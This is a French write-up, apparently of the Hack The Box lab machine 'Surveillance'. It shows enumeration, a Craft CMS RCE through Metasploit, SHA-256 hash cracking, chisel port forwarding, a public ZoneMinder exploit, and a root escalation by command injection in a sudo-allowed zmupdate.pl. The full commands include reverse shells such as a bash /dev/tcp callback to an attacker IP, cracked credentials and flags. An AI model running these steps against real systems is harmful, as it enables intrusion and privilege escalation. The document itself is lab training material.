
Surveillance



By LAGNAOUI Youness

Intro


Box level : medium

Enumération

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.10.11.245
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-26 10:45 EST
Nmap scan report for surveillance.htb (10.10.11.245)
Host is up (0.072s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds
```


Web



Faisons un brute force d'url :

```
/images               (Status: 301) [Size: 178] [--> http://surveillance.htb/images/]
/index                (Status: 200) [Size: 1]
/index.php            (Status: 200) [Size: 16230]
/img                  (Status: 301) [Size: 178] [--> http://surveillance.htb/img/]
/admin                (Status: 302) [Size: 0] [--> http://surveillance.htb/admin/login]
/css                  (Status: 301) [Size: 178] [--> http://surveillance.htb/css/]
/js                   (Status: 301) [Size: 178] [--> http://surveillance.htb/js/]
```

On a une URL intéressante : /admin



Après avoir testé des vulns classiques comme des credentials par défaut, SQLi etc.. on voit que rien ne fonctionne. On va donc s'intéresser au CMS.

Dans notre cas c'est "Craft CMS". Essayons de trouver des vulnérabilités de ce CMS :

Vuln Research :

Il y a ce script : https://gist.github.com/gmh5225/8fad5f02c2cf0334249614eb80cbf4ce ou sinon on peut utiliser directement Metasploit :

```
 #  Name                                                Disclosure Date  Rank       Check
Description
 -  ----                                                ---------------  ----       -----
-----------
 0  exploit/multi/http/cmsms_object_injection_rce       2019-03-26       normal     Yes
CMS Made Simple Authenticated RCE via object injection
 1  exploit/linux/http/craftcms_unauth_rce_cve_2023_41892  2023-09-13       excellent  Yes
Craft CMS unauthenticated Remote Code Execution (RCE)
 2  exploit/multi/http/dotcms_file_upload_rce           2022-05-03       excellent  Yes
DotCMS RCE via Arbitrary File Upload.
 3  exploit/windows/http/umbraco_upload_aspx            2012-06-28       excellent  No
Umbraco CMS Remote Command Execution
```

L'exploit 1 semble être le mieux : une RCE sans être connecté.

PS pour utiliser cet exploit dans Metasploit il faut avoir Metasploit à jour (voilà comment mettre à jour Metasploit : `sudo apt update; sudo apt install metasploit-framework`)

voilà toutes les options set pour l'exploit :

```
msf6 exploit(linux/http/craftcms_unauth_rce_cve_2023_41892) > show options

Module options (exploit/linux/http/craftcms_unauth_rce_cve_2023_41892):

   Name       Current Setting   Required  Description
   ----       ---------------   --------  -----------
   Proxies                      no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS     10.10.11.245      yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/u
                                          sing-metasploit.html
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is
randomly generated)
   TARGETURI  /                 yes       Craft CMS base url
   URIPATH                      no        The URI to use for this exploit (default is
```

```
random)
   VHOST      surveillance.htb  no        HTTP server virtual host
   WEBSHELL                     no        The name of the webshell with extension .php.
Webshell name will be randomly gener
                                          ated if left unset.


   When TARGET is not 0:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMMAND  passthru         yes       Use PHP command function (Accepted: passthru,
shell_exec, system, exec)


   When CMDSTAGER::FLAVOR is one of
auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on.
This must be an address on the loca
                                       l machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.12      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP
```

```
View the full module info with the info, or info -d command.
```

PS j'ai changé le payload pour un truc plus classique : generic/shell_reverse_tcp

Exploit

```
msf6 exploit(linux/http/craftcms_unauth_rce_cve_2023_41892) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing PHP for generic/shell_reverse_tcp
[+] Deleted /var/www/html/craft/web/RKGeYayCrwz.php
[+] Deleted /tmp/phpStqCSY
[*] Command shell session 1 opened (10.10.14.12:4444 → 10.10.11.245:34566) at 2024-01-26 11:06:14 -0500

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/craft/web
```

On a un shell sur la machine.

On stabilise notre shell en utilisant python :

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/craft/web
python3 --version
Python 3.10.12
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@surveillance:~/html/craft/web$
```

Priv Esc

Généralement le scénario des box HTB est de trouver des fichiers .db dans des backups de BDD web pour élever nos privilèges vers un autre User (pas root). Dans notre cas on trouve un fichier de backup dans le répertoire : /var/www/html/craft/storage/backups :

```
www-data@surveillance:~/html/craft/storage/backups$ ls
ls
surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

On va lancer un server web python pour pouvoir le récupérer sur notre machine et l'analyser :

```
www-data@surveillance:~/html/craft/storage/backups$ python3 -m http.server 9998
</craft/storage/backups$ python3 -m http.server 9998
Serving HTTP on 0.0.0.0 port 9998 (http://0.0.0.0:9998/) ...
```

Maintenant on peut get le fichier sur notre machine kali locale :

```
┌──(kali㉿kali)-[~/HTB/Surveillance]
└─$ wget http://10.10.11.245:9998/surveillance--2023-10-17-202801--v4.4.14.sql.zip

--2024-01-26 11:24:04--  http://10.10.11.245:9998/surveillance--2023-10-17-202801-
-v4.4.14.sql.zip
Connecting to 10.10.11.245:9998... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19918 (19K) [application/zip]
Saving to: 'surveillance--2023-10-17-202801--v4.4.14.sql.zip'

surveillance--2023-1 100%[===================>]  19.45K  --.-KB/s    in 0.03s

2024-01-26 11:24:04 (749 KB/s) - 'surveillance--2023-10-17-202801--v4.4.14.sql.zip
' saved [19918/19918]

┌──(kali㉿kali)-[~/HTB/Surveillance]
└─$ ls
exploit.py  surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

Maintenant on peut déziper le fichier et l'analyser :

```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew',
'B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d08481
23562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58
:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2
023-10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

On peut voir un user Matthew avec un password hashé :
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec

Hash Cracking

Analysons le type de hash :

```
┌──(kali㉿kali)-[~/HTB/Surveillance]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec

Possible Hashs:
[+] SHA-256
[+] Haval-256
```

On voit que c'est un SHA256. essayons de le cracker avec John the Ripper :

```
┌──(kali㉿kali)-[~/HTB/Surveillance]
└─$ john to_crack --format=RAW-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 SSE2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starcraft122490  (?)
1g 0:00:00:00 DONE (2024-01-26 11:30) 2.173g/s 7728Kp/s 7728Kc/s 7728KC/s stefon23..stang0012
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

On a le password de Matthew : starcraft122490

```
www-data@surveillance:~/html/craft/web$ su matthew
su matthew
Password: starcraft122490

matthew@surveillance:/var/www/html/craft/web$ whomai
whomai
Command 'whomai' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1)
Try: apt install <deb name>
matthew@surveillance:/var/www/html/craft/web$ whoami
whoami
matthew
matthew@surveillance:/var/www/html/craft/web$
```

On est co sur Matthew.

Donc on a bien trouvé les creds :

```
matthew:starcraft122490
```

On a le premier flag :

```
matthew@surveillance:/var/www/html/craft/web$ cd /home
cd /home
matthew@surveillance:/home$ ls
ls
matthew  zoneminder
matthew@surveillance:/home$ cd matthew
cd matthew
matthew@surveillance:~$ ls
ls
user.txt
matthew@surveillance:~$ cat user.txt
cat user.txt
cd983c8b9184c4715e140f81eed8b1b4
matthew@surveillance:~$
```

```
cd983c8b9184c4715e140f81eed8b1b4
```

Network Pivoting

Après avoir utilisé Linpeas on peut voir qu'il y a des ports locaux qui sont ouverts :

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9998            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Il y a un port 53 (DOMAIN) c'est certainement ce port qui permet de faire la résolution du domaine surveillance.htb,
Il y a le port 22 : ssh
Il y a le port 80 : le site web qui nous a permet d'avoir un shell sur la machine
Il y a le port 8080 : un service web qui n'est pas exposé : mmm intéressant
il y a le port 9998 (c'est le server python qu'on a lancé plus tôt : pas intéressant)
Il y a le port 3306 (mysql)

On va essayer d'exposer le service web du port 8080. Pour se faire on va faire de la redirection de port en utilisant chisel :

On envoi chisel sur la machine victime :

```
matthew@surveillance:/tmp$ wget http://10.10.14.12:9999/chisel
wget http://10.10.14.12:9999/chisel
--2024-01-26 16:51:42--  http://10.10.14.12:9999/chisel
Connecting to 10.10.14.12:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8654848 (8.3M) [application/octet-stream]
Saving to: 'chisel'

chisel              100%[===================>]   8.25M  5.14MB/s    in 1.6s

2024-01-26 16:51:44 (5.14 MB/s) - 'chisel' saved [8654848/8654848]

matthew@surveillance:/tmp$
```

Maintenant sur notre machine Kali on lance un server Chisel :

```
chisel server -p 8888 --reverse
```

Et sur la machine victime on la transforme en reverse proxy :


```
./chisel client 10.10.14.12:8888 R:8091:127.0.0.1:8080
```

```
matthew@surveillance:/tmp$ chmod +x chisel
chmod +x chisel
matthew@surveillance:/tmp$ ./chisel client 10.10.14.12:8888 R:8091:127.0.0.1:8080
<hisel client 10.10.14.12:8888 R:8091:127.0.0.1:8080
2024/01/26 16:56:43 client: Connecting to ws://10.10.14.12:8888
2024/01/26 16:56:43 client: Connected (Latency 25.482441ms)
```

On voit sur notre server qu'on a bien une connexion :

```
┌──(kali㉿kali)-[~/Documents/Port_redirection]
└─$ chisel server -p 8888 --reverse
2024/01/26 11:54:29 server: Reverse tunnelling enabled
2024/01/26 11:54:29 server: Fingerprint XsPkyTc8o/MXlFtyC+s1Z4elBKi3MdW2VzQW7n
C4Om0=
2024/01/26 11:54:29 server: Listening on http://0.0.0.0:8888
2024/01/26 11:56:36 server: session#1: Client version (1.9.1) differs from ser
ver version (1.9.1-0kali1)
2024/01/26 11:56:36 server: session#1: tun: proxy#R:8091⇒8080: Listening
```

Maintenant on peut aller sur localhost:8091 sur notre machine pour voir le service local de la machine victime :



PAF on a accès au service local de la machine victime !!

Zone Miner Exploit

Le premier lien quand on cherche des exploit pour Zone Miner est ce github : https://github.com/rvizx/CVE-2023-26035

Testons le :

Dans un premier temps il faut lancer un netcat listener :

```
nc -lvnp 4445
```

Puis on lance l'exploit :

```
┌──(kali㉿kali)-[~/HTB/Surveillance/CVE-2023-26035]
└─$ python exploit.py -t http://127.0.0.1:8091 -ip 10.10.14.12 -p 4445
[>] fetching csrt token
[>] recieved the token: key:92a7b6acbb6b4faf094af849b00f1f16ae6b4ad5,1706288840
[>] executing...
[>] sending payload..
```

et on un shell :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.245] 56314
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$
```

Final Priv Esc :

```
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo -l
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:/usr/share/zoneminder/www$
```

Quand on avait utilisé linpeas il y avait cet élément :

```
╔══════════╣ Analyzing Backup Manager Files (limit 70)
-rw-r--r-- 1 root zoneminder 5265 Nov 18  2022 /usr/share/zoneminder/www/ajax/modals/storage.php
-rw-r--r-- 1 root zoneminder 1249 Nov 18  2022 /usr/share/zoneminder/www/includes/actions/storage.php

-rw-r--r-- 1 root zoneminder 3503 Oct 17 11:32 /usr/share/zoneminder/www/api/app/Config/database.php
            'password' => ZM_DB_PASS,
            'database' => ZM_DB_NAME,
            'host' => 'localhost',
            'password' => 'ZoneMinderPassword2023',
            'database' => 'zm',
                          $this->default['host'] = $array[0];
                $this->default['host'] = ZM_DB_HOST;
-rw-r--r-- 1 root zoneminder 11257 Nov 18  2022 /usr/share/zoneminder/www/includes/database.php

╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

╔══════════╣ Analyzing Github Files (limit 70)
```

On a un password ZoneMinder on en a besoin pour l'élévation de privilège :

```
sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --
pass=ZoneMinderPassword2023
```

```
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo /usr/bin/zmupdate.pl --version=1 --use
r='$(/bin/bash -i)' --pass=ZoneMinderPassword2023
<ser='$(/bin/bash -i)' --pass=ZoneMinderPassword2023

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.
32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : n

Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
root@surveillance:/usr/share/zoneminder/www#
```

```
Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
root@surveillance:/usr/share/zoneminder/www# whoami
whoami
root@surveillance:/usr/share/zoneminder/www# ls
ls
root@surveillance:/usr/share/zoneminder/www# ls
ls
root@surveillance:/usr/share/zoneminder/www# cd /root
cd /root
root@surveillance:~# ls
ls
root@surveillance:~# cat root.txt
cat root.txt
root@surveillance:~#
```

On a un root shell mais on a pas d'output de commande ducoup on va essayer de rediriger le shell vers une autre sessions :

```
bash -i >& /dev/tcp/10.10.14.12/4446 0>&1
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4446
listening on [any] 4446 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.245] 55852
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
root@surveillance:~# ls
ls
root.txt
root@surveillance:~#
```

AAAA voilà là on est BIEEENG :

Root flag :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4446
listening on [any] 4446 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.245] 55852
bash: cannot set terminal process group (1113): Inappropriate ioctl for device
bash: no job control in this shell
root@surveillance:~# ls
ls
root.txt
root@surveillance:~# cat root.txt
cat root.txt
0e2c01abd48a4864a956b49a0d772720
root@surveillance:~#
```

```
0e2c01abd48a4864a956b49a0d772720
```